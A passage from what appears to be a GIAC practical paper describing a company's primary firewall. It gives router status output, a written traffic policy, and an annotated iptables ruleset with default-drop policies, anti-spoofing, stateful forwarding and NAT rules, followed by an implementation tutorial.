     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignor  ed, 0 abort
     0 input packets with dribble condition detected
     42 packets output, 2520 bytes, 0 underruns
     41 output errors, 0 collisions, 9 interface resets
     0 babbles, 0 late collision, 0 deferred
     41 lost carrier, 0 no carrier
     0  output buffer failures, 0 output buffers swapped out
```

The output below shows that no routing protocols such as RIP are running:

```
giac001#show ip protocols
giac001#
```


The output below in bold shows that our static routes are operating and our default gateway is defined:

```
giac001#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B -
BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * -
candidate default
       U - per-user static route, o - ODR

Gateway of last resort is a.b.c.161 to network 0.0.0.0

     aaa.bbb .ccc.0/29 is subnetted, 2 subnets
C       aaa.bbb.ccc.80 is directly connected, Ethernet1
S       aaa.bbb.ccc.88 [1/0] via aaa.bbb.ccc.82
     a.b.c.0/29 is subnetted, 1 subnets
C       a.b.c.160 is directly connected, Ethernet0
S*   0.0.0.0/0 [1/0] via a. b.c.161
giac001#
```

Policy

The primary firewall is our first stateful packet filter and spearheads our second layer defence initiative. The following firewall policy has been developed in accordance with our business rules defined in assignment one and any additional security considerations.

The diagram below (created by the author) shows the intention of the Primary Firewall. That is to ensure all traffic traverses the service network and therefore provides a buffer zone preventing direct access to or from GIAC's internal networks and servers.



The following notation **"Internet --> Service LAN"** describes connections originating from Internet and are destined for the Service LAN. Subsequent traffic sent from Service LAN to Internet that is sent as part of this connection is also included.

Internet --> Service LAN

1. Allow through HTTP originating from Internet interface
2. Allow through DNS originating from Internet interface
3. Allow through SMTP originating from I nternet interface
4. Allow through HTTPS originating from Internet interface
5. Allow through VPN traffic from our partner network addresses ONLY, originating from Internet interface.
6. Allow through NTP requests from router only.
7. Allow through Syslog traffic from router only originating from Internet interface.
8. Deny everything else

Service LAN --> Internet

1. Allow through new HTTP connections originating from proxy server in service network.
2. Allow through new HTTPS connections originating from proxy server in service network.
3. Also allow FTP from proxy server. This includes FTP Control, Active FTP and Passive FTP.
4. Allow DNS queries from our DNS server.
5. Allow SMTP from mail server.
6. Allow NTP from our time server.
7. Allow VPN traffic.

Internet --> Internal/Server LAN

1. Allow none.

Internal/Server LAN --> Internet

1. Allow none.

Service LAN --> Internal/Server LAN

1. Allow through HTTP to internal web server.
2. Allow through SMTP to internal mail server.
3. Allow through SYSLOG to internal logging server.

Internal/Server LAN --> Service LAN

1. Allow through Web/FTP proxy traffic
2. Allow through DNS queries
3. Allow through SMTP
4. Allow through SSH for management

Firewall IN/OUT

1. NAT applied to internal address space.
2. Allow SSH access to firewall on Internal interface Eth2 only.
3. Syslog, DNS queries and NTP are allowed from the firewall.

4. ICMP echo-reply and echo-request to Internal LAN and Service LAN.
5. No other access in or out of the firewall is allowed that is DENY everything not explicitly listed above.

Destination NAT Setup

1. Map the internal Web server to the interface Eth1 for the service LAN.
2. Map the internal Mail server to the interface Eth1 for the service LAN.
3. Map the internal Time server to the interface Eth1 for the service LAN.

Source NAT Setup

1. NAT all internal addresses bound for the service network.

Ruleset

```
#!/bin/sh

#*****************************************************************
#* Name:    iptables.conf                                        *
#* Desc:    GIAC Primary Firewall Ruleset (GIAC002)              *
#* Type:    Netfilter v1.2.5 Firewall Ruleset                    *
#* Author:  Adrian Hobbs                                         *
#* Created:       9/2/02 3:32:21 PM                              *
#*****************************************************************

#Load modules
modprobe iptable_nat
modprobe ip_conntrack_ftp
```

The iptable_nat module allows us to implement NAT (Network Address Translat ion). The ip_conntrack_ftp module allows us to statefully inspect the FTP traffic and identify when the PORT command is used to setup a data connection.

```
#Define variables
IPTABLES="/sbin/iptables"
LOG_FLOOD="1/s"

#Networks
INTERNAL_NET=192.168.0.0/16
SERVICE_NET=aaa.bbb.ccc.88/29
EXTERNAL_NET=aaa.bbb.ccc.80/29

#Hosts
ROUTER_HOST=aaa.bbb.ccc.81
FW_ETH0_HOST=aaa.bbb.ccc.82
FW_ETH1_HOST=aaa.bbb.ccc.89
FW_ETH2_HOST=192.168.1.1
MNGR_HOST=192.168.2.25
PARTNERVPN_HOST=a.b.c.166

EXTVPN_HOST=aaa.bbb.ccc.90
EXTDNS_HOST=aaa.bbb.ccc.91
EXTHTTP_HOST=aaa.bbb.ccc.93
EXTNTP_HOST=aaa.bbb.ccc.92
EXTPROXY_HOST=aaa.bbb.ccc.91
EXTSMTP_HOST=aaa.bbb.ccc.92
EXTSYSLOG_HOST=aaa.bbb.ccc.93
```

```
INTDNS_HOST=192.168.3.13
INTHTTP_HOST=192.168.3.11
INTNTP_HOST=192.168.3.14
INTSMTP_HOST=19 2.168.3.12
INTSYSLOG_HOST=192.168.3.14
```

We first define our variables so that our script is flexible enough to cope with network and host changes. We are mainly concerned with what services we allow into what areas of our network, so whether the a host hol ds one or more services is not important in terms of the firewall rules hence we represent each host and service with a variable.

```
################################################
#Iptables Initialisation
#

#Flush all the tables
$IPTABLES -F
$IPTABLES -X

#Default policies
$IPTABLES -P FORWARD DROP
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
```

This erases the current ruleset from memory and dictates the default policy, used when a packet has reached the end of the built -in chains without matching any r ules.

```
#Create logging chain
$IPTABLES -t filter -F LDROP > /dev/null 2>&1
$IPTABLES -t filter -X LDROP > /dev/null 2>&1
$IPTABLES -t filter -N LDROP

#Setup logging CHAIN "LDROP"  - Log and Drop
$IPTABLES -A LDROP -p tcp -m limit --limit $LOG_FLOOD -j LOG --log-
level info --log-prefix "Default TCP Dropped "
$IPTABLES -A LDROP -p udp -m limit --limit $LOG_FLOOD -j LOG --log-
level info --log-prefix "Default UDP Dropped "
$IPTABLES -A LDROP -p icmp -m limit --limit $LOG_FLOOD -j LOG --log-
level info --log-prefix "Default ICMP Dropped "
$IPTABLES -A LDROP -f -m limit --limit $LOG_FLOOD -j LOG --log-level
warning --log-prefix "Default FRAGMENT Dropped "
$IPTABLES -A LDROP -j DROP
```

The above creates a chain that will handle the logging of dropped packets.

```
#Enable forwarding
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Under Linux packet forwarding is disabled by default. Note the placement of this is after the default policies have been applied, preventing eager packets from slipping through whilst the firewall initial ises - and yes the firewall should initialise before the Ethernet interfaces do.

```
################################################
```

```
################################################
####LOCAL POLICY

#Block malformed packets
#Block XMAS packets
$IPTABLES -A INPUT -p tcp --tcp-flags ALL ALL -j LDROP
#Block SYN/FIN packets
$IPTABLES -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j LDROP
#Block NULL packets
$IPTABLES -A INPUT -p tcp --tcp-flags ALL NONE -j LDROP
```

The explicit denies above prevent non standard pac kets from being accepted.

```
#Deny all connections on external interface
$IPTABLES -A INPUT -i eth0 -j LDROP
#Screen all connections on service interface
$IPTABLES -A INPUT -i eth1 -s ! $SERVICE_NET -j LDROP
#Screen all connections on internal interface
$IPTABLES -A INPUT -i eth2 -s ! $INTERNAL_NET -j LDROP
```

The external interface protection above ensures no packets are accepted by our firewall on the Internet interface. The next two rules above implement simple spoof protection. This is the first use of the ! (NOT) operator and is used in this case to refer to all other networks than the specified network. ***NOTE:*** *The ! sign must be spaced from the value that it is negating.*

```
#Redefine New
$IPTABLES -A INPUT -p TCP -m state --state NEW ! --syn -j LOG --log-
prefix "No SYN bit - NEW "
$IPTABLES -A INPUT -p TCP -m state --state NEW ! --syn -j DROP
```

NOTE: *One caveat of the Netfilter/Iptables firewalling suite is that the NEW state includes any packets regardless of whether the SYN flag is set or not. The above rule clarifies our definition of NEW meaning only packets with the SYN flag set are considered NEW.*

```
#Allow localhost traffic
$IPTABLES -A INPUT -i lo -s 127.0.0.0/8 -j ACCEPT
$IPTABLES -A OUTPUT -o lo -s 127.0.0.0/8 -d 127.0.0.0/8 -j ACCEPT
```

Localhost traffic is the firewall communicating with itself so we allow this.

```
#Allow management of firewall through SSH
$IPTABLES -A INPUT -m state --state NEW,ESTABLISHED -p tcp -i eth2 -s
$MNGR_HOST -d $FW_ETH2_HOST --dport 22 -j ACCEPT
$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -p tcp -o
eth2 -d $MNGR_HOST -s $FW_ETH2_HOST --sport 22 -j ACCEPT
```

We need to manage the firewall to upload rules, updated software etc. SSH has been allowed through from a single internal host only.

```
#Allow syslog out
$IPTABLES -A OUTPUT -m state --state NEW,ESTABLISHED -p udp -o eth2 -
d $INTSYSLOG_HOST --dport 514 -j ACCEPT

#Allow DNS queries out and reply back in
$IPTABLES -A OUTPUT -m state --state NEW,ESTABLISHED -p udp -o eth1 -
d $EXTDNS_HOST --dport 53 -j ACCEPT
```

```
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED  -p udp -i
eth1 -s $EXTDNS_HOST --sport 53 -j ACCEPT

#Allow NTP queries out and reply back in
$IPTABLES -A OUTPUT -m state --state NEW,ESTABLISHED  -p udp -o eth1 -
d $EXTNTP_HOST --dport 123 -j ACCEPT
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED  -p udp -i
eth1 -s $EXTNTP_HOST --sport 123 -j ACCEPT
```

The rules above allow the firewall to perform time synchronisation, name resolution and remote logging.

```
# ICMP Filtering
$IPTABLES -A INPUT -i eth1 -s $SERVICE_NET -p icmp --icmp-type echo-
request -j ACCEPT
$IPTABLES -A INPUT -i eth1 -s $SERVICE_NET -p icmp --icmp-type echo-
reply -j ACCEPT
$IPTABLES -A INPUT -i eth2 -s $INTERNAL_NET -p icmp --icmp-type echo-
request -j ACCEPT
$IPTABLES -A INPUT -i eth2 -s $INTERNAL_NET -p icmp --icmp-type echo-
reply -j ACCEPT

$IPTABLES -A INPUT -p icmp --icmp-type echo-request -j DROP
$IPTABLES -A INPUT -p icmp --icmp-type echo-reply -j DROP

$IPTABLES -A OUTPUT -o eth1 -d $SERVICE_NET -p icmp --icmp-type echo-
reply -j ACCEPT
$IPTABLES -A OUTPUT -o eth1 -d $SERVICE_NET -p icmp --icmp-type echo-
request -j ACCEPT
$IPTABLES -A OUTPUT -o eth2 -d $INTERNAL_NET -p icmp --icmp-type
echo-reply -j ACCEPT
$IPTABLES -A OUTPUT -o eth2 -d $INTERNAL_NET -p icmp --icmp-type
echo-request -j ACCEPT

$IPTABLES -A OUTPUT -p icmp --icmp-type echo-request -j DROP
$IPTABLES -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

ICMP is necessary from our internal network to determine the health of the firewall. It is disabled on the Internet interface, as this is considered dangerous due to the information such as visibility, passive OS fingerprinting etc that can be obtained.

```
#DENY ALL INPUT/OUTPUT ON ALL FIREWALL INTERFACES
$IPTABLES -t filter -A INPUT -j LDROP
$IPTABLES -t filter -A OUTPUT -j LDROP
##############################################

##############################################
####FORWARDING POLICY
#Redefine the NEW state
$IPTABLES -A FORWARD -p TCP -m state --state NEW ! --syn -j LOG --
log-prefix "No SYN bit  - NEW "
$IPTABLES -A FORWARD -p TCP -m state --state NEW ! --syn -j DROP
```

Once again, we must redefine the Iptables NEW state to only match packets with the SYN flag set.

```
####Internet --> Service Lan
#HTTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED  -p tcp -i eth0
-s ! $INTERNAL_NET -o eth1 -d $EXTHTTP_HOST --dport 80 -j ACCEPT
```

```
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTHTTP_HOST -o eth0 -d ! $INTERNAL_NET --sport 80 -j ACCEPT
#DNS
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth0
-s ! $INTERNAL_NET -o eth1 -d $EXTDNS_HOST --dport 53 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth1 -s
$EXTDNS_HOST -o eth0 -d ! $INTERNAL_NET --sport 53 -j ACCEPT
#SMTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISH ED -p tcp -i eth0
-s ! $INTERNAL_NET -o eth1 -d $EXTSMTP_HOST --dport 25 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTSMTP_HOST -o eth0 -d ! $INTERNAL_NET --sport 25 -j ACCEPT
#HTTPS
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth0
-s ! $INTERNAL_NET -o eth1 -d $EXTHTTP_HOST --dport 443 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTHTTP_HOST -o eth0 -d ! $INTERNAL_NET --sport 443 -j ACCEPT
#VPN-IKE
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth0
-s $PARTNERVPN_HOST --sport 500 -o eth1 -d $EXTVPN_HOST --dport 500 -
j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth1 -s
$EXTVPN_HOST --sport 500 -o eth0 -d $PARTNERVPN_HOST --dport 500 -j
ACCEPT
#VPN-ESP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p 50 -i eth0 -
s $PARTNERVPN_HOST -o eth1 -d $EXTVPN_HOST -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p 50 -i eth1 -s
$EXTVPN_HOST -o eth0 -d $PARTNERVPN_HOST -j ACCEPT
#Syslog
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth0
-s $ROUTER_HOST -o eth1 -d $EXTSYSLOG_HOST --dport 514 -j ACCEPT
#NTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth0
-s $ROUTER_HOST --sport 123 -o eth1 -d $EXTNTP_HOST --dport 123 -j
ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth1 -s
$EXTNTP_HOST --sport 123 -o eth0 -d $ROUTER_HOST --dport 123 -j
ACCEPT
```

The above shows the access allowed from the Internet through to our Ser vice LAN by protocol, with the protocols accesses most frequently (HTTP, DNS, SMTP) placed at the top of the list to increase the firewall's performance.

```
####Service Lan --> Internet
#HTTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTPROXY_HOST -o eth0 -d ! $INTERNAL_NET --dport 80 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth0 -s !
$INTERNAL_NET --sport 80 -o eth1 -d $EXTPROXY_HOST -j ACCEPT
#DNS
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISH ED -p udp -i eth1
-s $EXTDNS_HOST --sport 53 -o eth0 -d ! $INTERNAL_NET --dport 53 -j
ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth0 -s !
$INTERNAL_NET --sport 53 -o eth1 -d $EXTDNS_HOST --dport 53 -j ACCEPT
#SMTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTSMTP_HOST -o eth0 -d ! $INTERNAL_NET --dport 25 -j ACCEPT
```

```
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth0 -s !
$INTERNAL_NET --sport 25 -o eth1 -d $EXTSMTP_HOST -j ACCEPT
#HTTPS
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTPROXY_HOST -o eth0 -d ! $INTERNAL_NET --dport 443 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth0 -s !
$INTERNAL_NET --sport 443 -o eth1 -d $EXTPROXY_HOST -j ACCEPT
#FTP-CONTROL
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTPROXY_HOST -o eth0 -d ! $INTERNAL_NET --dport 21 -j ACCEPT
$IPTABLES -A FORWARD -m state --state RELATED,ESTABLISHED -p tcp -i
eth0 -s ! $INTERNAL_NET --sport 21 -o eth1 -d $EXTPROXY_HOST -j
ACCEPT
#FTP-ACTIVE
$IPTABLES -A FORWARD -m state --state RELATED,ESTABLISHED -p tcp -i
eth1 -s $EXTPROXY_HOST -o eth0 -d ! $INTERNAL_NET --dport 20 -j
ACCEPT
$IPTABLES -A FORWARD -m state --state RELATED,ESTABLISHED -p tcp -i
eth0 -s ! $INTERNAL_NET --sport 20 -o eth1 -d $EXTPROXY_HOST -j
ACCEPT
#FTP-PASSIVE
$IPTABLES -A FORWARD -m state --state RELATED,ESTABLISHED -p tcp -i
eth1 -s $EXTPROXY_HOST --sport 1024: -o eth0 -d ! $INTERNAL_NET --
dport 1024: -j ACCEPT
$IPTABLES -A FORWARD -m state --state RELATED,ESTABLISHED -p tcp -i
eth0 -s ! $INTERNAL_NET --sport 1024: -o eth1 -d $EXTPROXY_HOST --
dport 1024: -j ACCEPT
#NTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth1
-s $EXTNTP_HOST --sport 123 -o eth0 -d ! $INTERNAL_NET --dport 123 -j
ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth0 -s !
$INTERNAL_NET --sport 123 -o eth1 -d $EXTSMTP_HOST --dport 123 -j
ACCEPT
#VPN-IKE
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth1
-s $EXTVPN_HOST --sport 500 -o eth0 -d $PARTNERVPN_HOST --dport 500 -
j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth0 -s
$PARTNERVPN_HOST --sport 500 -o eth1 -d $EXTVPN_HOST --dport 500 -j
ACCEPT
#VPN-ESP Protocol
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p 50 -i eth1 -
s $EXTVPN_HOST -o eth0 -d $PARTNERVPN_HOST -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p 50 -i eth0 -s
$PARTNERVPN_HOST -o eth1 -d $EXTVPN_HOST -j ACCEPT
```

The above shows the access a llowed from our Service LAN to the Internet by protocol, with the protocols accesses most frequently (HTTP, DNS, SMTP) placed at the top of the list to increase the firewall's performance.

NOTE: *that the VPN-ESP is a protocol. Therefore we must use the Ip tables –p flag.*

```
####Internet --> Internal/Server Lan
#Nothing

####Internal/Server Lan --> Internet
#Nothing
```

No rules have been specified above, this is left in for clarity.

```
####Service Lan  --> Internal/Server Lan
#HTTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTHTTP_HOST -o eth2 -d $INTHTTP_HOST --dport 80 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth2 -s
$INTHTTP_HOST --sport 80 -o eth1 -d $EXTHTTP_HOST -j ACCEPT
```

Allow web traffic from the external reverse web proxy through to the internal web server.

```
#SMTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth1
-s $EXTSMTP_HOST -o eth2 -d $INTSMTP_HOST --dport 25 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth2 -s
$INTSMTP_HOST --sport 25 -o eth1 -d $EXTSMTP_HOST -j ACCEPT
```

Allow mail traffic from the external mail server through to the internal mail server.

```
#SYSLOG
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth1
-s $SERVICE_NET -o eth2 -d $INTSYSLOG_HOST --dport 514 -j ACCEPT
```

Allow syslog traffic from the Service LAN through to the internal logging host.

```
####Internal/Server Lan  --> Service Lan
#HTTP/FTP Proxy
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth2
-s $INTERNAL_NET -o eth1 -d $EXTPROXY_HOST --dport 8080 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTPROXY_HOST --sport 8080 -o eth2 -d $INTERNAL_NET -j ACCEPT
```

Allow proxy traffic from our internal network through to the proxy server.

```
#DNS
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p udp -i eth2
-s $INTDNS_HOST --sport 53 -o eth1 -d $EXTDNS_HOST --dport 53 -j
ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p udp -i eth1 -s
$EXTDNS_HOST --sport 53 -o eth2 -d $INTDNS_HOST --dport 53 -j ACCEPT
```

Allow our split DNS system to communicate.

```
#SMTP
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth2
-s $INTSMTP_HOST -o eth1 -d $EXTSMTP_HOST --dport 25 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$EXTSMTP_HOST --sport 25 -o eth2 -d $INTSMTP_HOST -j ACCEPT
```

Allow GIAC's internal mail server to send and receive mail from the mail relay.

```
#SSH
$IPTABLES -A FORWARD -m state --state NEW,ESTABLISHED -p tcp -i eth2
-s $MNGR_HOST -o eth1 -d $SERVICE_NET --dport 22 -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED -p tcp -i eth1 -s
$SERVICE_NET --sport 22 -o eth2 -d $INTERNAL_NET -j ACCEPT
```

The above secure shell access from the internal network to the service network is required to manage the hosts on the service network.

```
##############################################

##############################################
####NAT

#Destination NAT Setup
#Service network
$IPTABLES -t nat -A PREROUTING -p tcp -i eth1 -s $EXTHTTP_HOST -d
$FW_ETH1_HOST --dport 80 -j DNAT --to $INTHTTP_HOST
$IPTABLES -t nat -A PREROUTING -p tcp -i eth1 -s $EXTSMTP_HOST -d
$FW_ETH1_HOST --dport 25 -j DNAT --to $INTSMTP_HOST
$IPTABLES -t nat -A PREROUTING -p udp -i eth1 -d $FW_ETH1_HOST --
dport 514 -j DNAT --to $INTSYSLOG_HOST
```

Here we have mapped the internal servers Web, Mail and Syslog respectively to the Service LAN interface of the firewall, so that the required hosts may access these internal machines.

```
############################## #################

#Source NAT Setup
#NAT all Internal/Server Lan  --> Service network
$IPTABLES -t nat -A POSTROUTING -o eth1 -s $INTERNAL_NET -j SNAT --
to-source $FW_ETH1_HOST
```

The above rule replaces the source address of any traffic leaving our interna l private address with the firewall's Service LAN interface address.

We could have used a separate device for implementing NAT, in order to reduce complexity however this requires a separate computer or router adding additional cost.

```
##################### ############################
```

Implementation Tutorial

The following guide will explain how the primary firewall was created.

Firstly the operating system must be installed to provide kernel support for the Netfilter/Iptables firewall package. We can confi rm this by the output from dmesg.

```
ip_tables: (c)2000 Netfilter core team
ip_conntrack (1008 buckets, 8064 max)
```

The firewall operating system should have no services running that bind to any of the Ethernet interfaces defined above with the exception of S SH that is bound to the internal Ethernet interface only. This can be set in sshd_config. The protocol is also restricted to version 2 due to the flaws that have been discovered in version 1. The hosts.allow and hosts.deny provide supplemental layer of sec urity allowing us to define the IP addresses that the SSH service will accept. Root should be denied access to login as well, forcing a user to logon and issue the command "su" to become root.

Netfilter/Iptables is the firewall software of choice for reas ons explained earlier in this document. Iptables has a very descriptive syntax that can be summarised by the following extract from the Iptables man pages written by Rusty Russell and team.

iptables –[AD] <chain> <rule-specification> [options]

Our rules are written quite a standard format, as we are mostly concerned with the filter table. Some common options that we have utilised are listed below:

```
iptables -A <chain> <match> <target>
```

Chain options:

```
INPUT, OUTPUT, FORWARD, PREROUTING, POSTROUTING
```


Match options:

```
-p    The protocol of the packet to check (/etc/protocols)
-s    Source Address of packet
-d    Destination address of packet
-i    Interface where packet is received
-o    Name of interface that the packet will be sent
-m    Match extensions. This is where you ca n specify the state of
the packet (New, established or related). You can also specify MAC
address and rate limit options.
```

Target options:

```
ACCEPT      Allow this packet through
DROP        Discard this packet
REJECT      Discard packet and return custom response to source
LOG         Log packet information to syslog
```

The diagram on the right taken from Oskar Andreasson's "iptables Tutorial 1.1.5" is an excellent representation of how a packet traverses the various tables and chains. The tables are represented by the lower case letters (mangle, nat, filter) and the capital letters PREROUTING, POSTROUTING, INPUT, OUTPUT and FORWARD represent the five built in chains.



Andreasson, Oskar. "Iptbles Map" iptables Tutorial 1.1.5. p35. 14th November 2001. <http://people.unix-fu.org/andreasson/iptables-tutorial/iptables-tutorial.html>

For the majority of traffic, our primary firewall is concerned with filtering on the FORWARD chain. For locally bound or locally generated traffic on the firewall, we must use the INPUT a nd OUTPUT chains. For our network address translation, converting to and from our private address space requires rules based on the PREROUTING and POSTROUTING chains.

Our rule base is loaded through a shell script that will initiate the setup of our firew all. It is important that this script executes before our network interfaces are activated. It is important not to turn on routing (kernel packet forwarding) until our default policies for the built in chains are defined. Hence the command "echo 1 >/proc/sys/net/ipv4/ip_forward" is left until after the default policy definition.

To apply our rules at any time we can simply execute the shell script above:

```
[root@giac002 sysconfig]# ./iptables.conf
```

However, this is not a good idea if our system needs to reboot or loses power. In practice we place a standard initialisation script that will start Iptables as a service and load the rules when the system boots.

NOTE: The order of the rules in each Iptables chain is important. Rules are executed top down for each chain. The rules that will be used the most have been placed upfront for performance as the Netfilter reads the rules in each chain in top to bottom order. In determining what rules are used the most, frequency of the service and amount of traffic that service operates. For example, GIAC's HTTP service might not be used as frequently as the GIAC DNS service however HTTP generates more traffic than DNS therefore will match rules many more times than DNS.

Testing

